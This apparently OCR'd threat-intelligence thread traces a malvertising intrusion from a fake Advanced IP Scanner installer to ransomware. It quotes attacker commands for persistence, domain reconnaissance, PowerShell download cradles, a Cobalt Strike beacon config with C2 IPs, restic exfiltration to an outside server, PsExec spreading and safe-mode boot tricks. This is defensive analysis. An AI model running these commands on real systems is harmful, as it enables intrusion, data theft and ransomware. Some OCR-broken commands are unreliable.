




-
-



Name	Date modified	Type	Size
printsupport	01/11/2023 06:40	File folder	
advanced_ip_scanner_en_us.qm	01/11/2023 06:40	QM File	1 KB
advanced_ip_scanner_uk_ua.qm	01/11/2023 06:40	QM File	29 KB
details_panel_en_us.tpl	01/11/2023 06:40	TPL File	2 KB
details_panel_uk_ua.tpl	01/11/2023 06:40	TPL File	2 KB
python311.dll	01/11/2023 06:40	Application extens...	43'540 KB
python311x.dll	01/11/2023 06:40	Application extens...	5'626 KB
service_probes	01/11/2023 06:40	File	577 KB
setup.exe	01/11/2023 06:40	Application	100 KB
vcruntime140.dll	01/11/2023 06:40	Application extens...	79 KB



Dipo @dipotwb · 28 nov 2023

1. Web browsing -> Google AD -> advannced-ip-scanner.]net

```
id = 35531
url = https://www.google.com/search?q=download+advancied+ip+scanner&rlz=1C1GCEA_enUS8
title = download advancied ip scanner - Google Search
last_visit_time = 13345309968139167

                                    Malicious ad
id = 35532
url = https://www.googleadservices.com/pagead/aclk?sa=L&ai=DChcSEwi56rmf7dyCAxVTAH0KH
title = Advanced IP Scanner - Download Free Network Scanner.
last_visit_time = 13345309978015099


id = 35533
url = https://mueslifusion.com/mastering-the-use-of-network-scanners/?gclid=EAIaIQobC
title = Advanced IP Scanner - Download Free Network Scanner.
last_visit_time = 13345309978015099

                        Serve malicious install
id = 35534
url = https://advannced-ip-scanner.net/?gclid=EAIaIQobChMIueq5n-3cggMVUwB9Ch0KQgl5EAA
title = Advanced IP Scanner - Download Free Network Scanner.
last_visit_time = 13345309978015099


id = 35535
url = https://advannced-ip-scanner.net/download/AFG3ta3ab.php?gclid=EAIaIQobChMIueq5n
title = Advanced IP Scanner - Download Free Network Scanner.
last_visit_time = 13345309978015099
```


Dipo @dipotwb · 28 nov 2023

2. User runs "setup.exe" which is signed by "Microsoft Corporation", this results in Advanced IP Scanner being executed, but also executes a python script. "setup.exe" is actually a renamed "BioIso.exe" which performs some DLL side loading (tactic: hijacklibs.net/#bioiso.exe)

```
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr C:\Users\REDACTED\AppData\Local\Notepad\upedge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\users\REDACTED\appdata\local\notepad\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo 720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr C:\Users\REDACTED\AppData\Local\Notepad\upedge.bat /sc MINUTE /mo 720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo 720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\users\REDACTED\appdata\local\notepad\UpdateEdge.bat /sc MINUTE /mo 720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo 720 /F
schtasks /create /I 1 /TR C:\Users\REDACTED\AppData\Local\Notepad\UpdateEG.bat /TN UpdateEdge /SC ONIDLE
```

```
schtasks /create /I 1 /TR C:WindowsTempUpdate.exe /TN UpdateEdge /SC
ONIDLE
```

```
cmd.exe /C reg add "HKLM\software\microsoft\windows
nt\currentversion\winlogon" /v UserInit /t reg_sz /d
"c:\windows\system32\userinit.exe,c:\users\
[REDACTED]\appdata\local\notepad\UpdateEdge.bat
```



Value name: Userinit

Value type: RegSz

Value: c:\windows\system32\userinit.exe,C:\Users\[redacted]\AppData\Local\Notepad\upedge.bat

-
-

```
net group "domain admins" /domain
ipconfig /all
nltest /domain_trusts
net localgroup administrators
net group "Domain Computers" /domain
```

```
cmd.exe /C net group "Domain controllers" /DOMAIN
cmd.exe /C net group "domain admins" /DOMAIN
cmd.exe /C net localgroup Administrators
cmd.exe /C net group /Domain
cmd.exe /C net group "Domain Computers" /DOMAIN
```

-

```
IEX (New-Object Net.Webclient).DownloadString('http://localhost:33121/');
Invoke-FindLocalAdminAccess -Thread 50
```

-

```
IEX (New-Object Net.Webclient).DownloadString('http://localhost:54350/');
Get-DomainComputer -OperatingSystem '*server*' -Properties
'name,operatingsystem,operatingsystemversion,lastlogontimestamp,dnshostname' -Ping >> srv.txt
```

```
BeaconType                       - HTTPS
Port                             - 443
SleepTime                        - 38500
MaxGetSize                       - 13982519
Jitter                           - 27
MaxDNS                           - Not Found
PublicKey_MD5                    - 1329384dfdcfde2228da94e2a042f2b4
C2Server                         - 91.92.250.65,/broadcast
UserAgent                        - Mozilla/5.0 (Macintosh; Intel Mac OS X
```

```
14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0
Safari/537.36
HttpPostUri                      - /1/events/com.amazon.csm.csa.prod
Malleable_C2_Instructions        - Remove 1308 bytes from the end
                                   Remove 1 bytes from the end
                                   Remove 194 bytes from the beginning
                                   Base64 decode
HttpGet_Metadata                 - ConstHeaders
                                        Accept: application/json,
text/plain, */*
                                        Accept-Language: en-US,en;q=0.5
                                        Origin: https://www.amazon.com
                                        Referer: https://www.amazon.com
                                        Sec-Fetch-Dest: empty
                                        Sec-Fetch-Mode: cors
                                        Sec-Fetch-Site: cross-site
                                        Te: trailers
                                   Metadata
                                        base64
                                        header "x-amzn-RequestId"
HttpPost_Metadata                - ConstHeaders
                                        Accept: */*
                                        Origin: https://www.amazon.com
                                   SessionId
                                        base64url
                                        header "x-amz-rid"
                                   Output
                                        base64url
                                        prepend "{"events":[{"data":
{"schemaId":"csa.VideoInteractions.1","application":"Retail:Prod:,"reques
tId":"MBFV82TTQV2JNBKJJ50B","title":"Amazon.com. Spend less. Smile
more.","subPageType":"desktop","session":{"id":"133-9905055-
2677266"},"video":{"id":""
                                        append ""
"
                                        append
""playerMode":"INLINE","videoRequestId":"MBFV82TTQV2JNBKJJ50B","isAudioOn
":"false","player":"IVS","event":"NONE"}}}}]}"
```

```
                                        print
PipeName                         - Not Found
DNS_Idle                         - Not Found
DNS_Sleep                        - Not Found
SSH_Host                         - Not Found
SSH_Port                         - Not Found
SSH_Username                     - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey              - Not Found
SSH_Banner                       -
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
HttpPostChunk                    - 0
Spawnto_x86                      - %windir%\syswow64\gpupdate.exe
Spawnto_x64                      - %windir%\sysnative\gpupdate.exe
CryptoScheme                     - 0
Proxy_Config                     - Not Found
Proxy_User                       - Not Found
Proxy_Password                   - Not Found
Proxy_Behavior                   - Use IE settings
Watermark_Hash                   - 3Hh1YX4vT3i5C7L2sn7K4Q==
Watermark                        - 587247372
bStageCleanup                    - True
bCFGCaution                      - True
KillDate                         - 0
bProcInject_StartRWX             - True
bProcInject_UseRWX               - False
bProcInject_MinAllocSize         - 16700
ProcInject_PrependAppend_x86     - b'\x90\x90\x90'
                                   Empty
ProcInject_PrependAppend_x64     -
b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                                   Empty
ProcInject_Execute               - ntdll.dll:RtlUserThreadStart
                                   SetThreadContext
                                   NtQueueApcThread-s
```

```
                                   kernel32.dll:LoadLibraryA
                                   CreateRemoteThread
                                   RtlCreateUserThread
ProcInject_AllocationMethod      - NtMapViewOfSection
bUsesCookies                     - False
HostHeader                       -
headersToRemove                  - Not Found
DNS_Beaconing                    - Not Found
DNS_get_TypeA                    - Not Found
DNS_get_TypeAAAA                 - Not Found
DNS_get_TypeTXT                  - Not Found
DNS_put_metadata                 - Not Found
DNS_put_output                   - Not Found
DNS_resolver                     - Not Found
DNS_strategy                     - round-robin
DNS_strategy_rotate_seconds      - -1
DNS_strategy_fail_x              - -1
DNS_strategy_fail_seconds        - -1
Retry_Max_Attempts               - 0
Retry_Increase_Attempts          - 0
Retry_Duration                   - 0
```

```
BeaconType                       - HTTPS
Port                             - 443
SleepTime                        - 38500
MaxGetSize                       - 13982519
Jitter                           - 27
MaxDNS                           - Not Found
PublicKey_MD5                    - f27a9b7c29960aaf911f2885b40536c2
C2Server                         - 91.92.250.60,/broadcast
UserAgent                        - Mozilla/5.0 (Macintosh; Intel Mac OS X 14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
HttpPostUri                      - /1/events/com.amazon.csm.csa.prod
```

```
Malleable_C2_Instructions        - Remove 1308 bytes from the end
                                   Remove 1 bytes from the end
                                   Remove 194 bytes from the beginning
                                   Base64 decode
HttpGet_Metadata                 - ConstHeaders
                                        Accept: application/json,
text/plain, */*
                                        Accept-Language: en-US,en;q=0.5
                                        Origin: https://www.amazon.com
                                        Referer: https://www.amazon.com
                                        Sec-Fetch-Dest: empty
                                        Sec-Fetch-Mode: cors
                                        Sec-Fetch-Site: cross-site
                                        Te: trailers
                                   Metadata
                                        base64
                                        header "x-amzn-RequestId"
HttpPost_Metadata                - ConstHeaders
                                        Accept: */*
                                        Origin: https://www.amazon.com
                                   SessionId
                                        base64url
                                        header "x-amz-rid"
                                   Output
                                        base64url
                                        prepend "{"events":[{"data":
{"schemaId":"csa.VideoInteractions.1","application":"Retail:Prod:,"reques
tId":"MBFV82TTQV2JNBKJJ50B","title":"Amazon.com. Spend less. Smile
more.","subPageType":"desktop","session":{"id":"133-9905055-
2677266"},"video":{"id":""
                                        append ""
"
                                        append
""playerMode":"INLINE","videoRequestId":"MBFV82TTQV2JNBKJJ50B","isAudioOn
":"false","player":"IVS","event":"NONE"}}}}]}"
                                        print
```

```
PipeName                         - Not Found
DNS_Idle                         - Not Found
DNS_Sleep                        - Not Found
SSH_Host                         - Not Found
SSH_Port                         - Not Found
SSH_Username                     - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey              - Not Found
SSH_Banner                       -
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
HttpPostChunk                    - 0
Spawnto_x86                      - %windir%\syswow64\gpupdate.exe
Spawnto_x64                      - %windir%\sysnative\gpupdate.exe
CryptoScheme                     - 0
Proxy_Config                     - Not Found
Proxy_User                       - Not Found
Proxy_Password                   - Not Found
Proxy_Behavior                   - Use IE settings
Watermark_Hash                   - 3Hh1YX4vT3i5C7L2sn7K4Q==
Watermark                        - 587247372
bStageCleanup                    - True
bCFGCaution                      - True
KillDate                         - 0
bProcInject_StartRWX             - True
bProcInject_UseRWX               - False
bProcInject_MinAllocSize         - 16700
ProcInject_PrependAppend_x86     - b'\x90\x90\x90'
                                   Empty
ProcInject_PrependAppend_x64     -
b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                                   Empty
ProcInject_Execute               - ntdll.dll:RtlUserThreadStart
                                   SetThreadContext
                                   NtQueueApcThread-s
                                   kernel32.dll:LoadLibraryA
                                   CreateRemoteThread
                                   RtlCreateUserThread
```

```
ProcInject_AllocationMethod      - NtMapViewOfSection
bUsesCookies                     - False
HostHeader                       -
headersToRemove                  - Not Found
DNS_Beaconing                    - Not Found
DNS_get_TypeA                    - Not Found
DNS_get_TypeAAAA                 - Not Found
DNS_get_TypeTXT                  - Not Found
DNS_put_metadata                 - Not Found
DNS_put_output                   - Not Found
DNS_resolver                     - Not Found
DNS_strategy                     - round-robin
DNS_strategy_rotate_seconds      - -1
DNS_strategy_fail_x              - -1
DNS_strategy_fail_seconds        - -1
Retry_Max_Attempts               - 0
Retry_Increase_Attempts          - 0
Retry_Duration                   - 0
```

```
HTTP/1.1 404 Not Found
Content-Type: text/plain
Date: Day, DD Mmm YYYY HH:MM:SS GMT
Content-Length: 0
```

```
"HTTP/1.1 307 Temporary Redirect" && "Content-Type: text/html;
charset=utf-8" && "Location: https://www.cloudflare.com/" && "Content-
```

```
Length: 63" && port="81" && protocol="http"
```

```
restic.exe -r rest:http://195.123.226.84:8000/ init --password-file
ppp.txt
restic.exe -r rest:http://195.123.226.84:8000/ --password-file ppp.txt --
use-fs-snapshot --verbose backup "F:\Shares\<REDACTED>\<REDACTED>"
```

```
http: {
protocol: "HTTP/1.1",
http_content_type: "application/vnd.x.restic.rest.v2"
}
```

```
cmd.exe /C PsExec64.exe -accepteula \\<DOMAIN-CONTROLLER-IP> -c -f -d -s
up.bat
```

```
net  user REDACTED JapanNight!128 /domain
```

```
cmd.exe /C for /f %a in (pc.txt) do copy /y \\<REDACTED>\c$\
<REDACTED>.exe \\%a\c$\<REDACTED>.exe
```

```
cmd.exe /C PsExec64.exe -accepteula @pc.txt -c -f -d -h 1.bat
```

```
bcdedit  /set {default} safeboot network
findstr  /C:"The operation completed successfully."
reg  add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce /v *a /t
REG_SZ /d "cmd.exe /c C:\<REDACTED-COMPANY-NAME>.exe" /f
findstr  /C:"The operation completed successfully."
reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
DefaultUserName /t REG_SZ /d <REDACTED-DOMAIN-NAME>\backup2 /f
reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
DefaultPassword /t REG_SZ /d JapanNight!128 /f
reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
AutoAdminLogon /t REG_SZ /d 1 /f
timeout  /T 10
shutdown  -r -t 0
```

-

-
-

-

```
C:\<REDACTED-COMPANY-NAME>.exe
----> C:\example.exe C:\example.exe --access-token REDACTED --safeboot-
network
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "reg add
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\1599
116045762339984555096834737064094 2 /d Service"
```

```
--------> C:\Windows\System32\cmd.exe "cmd" /c "bcdedit /set {current} safeboot network"
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\example.exe --safeboot-instance --access-token REDACTED --prop-arg-safeboot-network "
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\Windows\TEMP\2-REDACTED-51.exe --safeboot-instance --access-token REDACTED --prop-arg-safeboot-network --prop-file \"C:\example.exe\""
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\example.exe --safeboot-instance --access-token REDACTED --prop-arg-safeboot-network "
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\Windows\TEMP\2-REDACTED-51.exe --safeboot-instance --access-token REDACTED --prop-arg-safeboot-network --prop-file \"C:\example.exe\""
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\example.exe --safeboot-instance --access-token REDACTED --prop-arg-safeboot-network "
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "C:\Windows\TEMP\2-REDACTED-51.exe --safeboot-instance --access-token REDACTED --prop-arg-safeboot-network --prop-file \"C:\example.exe\""
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "reg delete HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\15991160457623399845550968347370640942 /f"
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\15991160457623399845550968347370640942 /f"
--------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "sc delete 15991160457623399845550968347370640942"
--------> C:\Windows\System32\cmd.exe "cmd" /c "bcdedit /deletevalue {current} safeboot"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "wmic csproduct get UUID"
------------> C:\Windows\SysWOW64\cmd.exe "cmd" /c "iisreset.exe /stop"
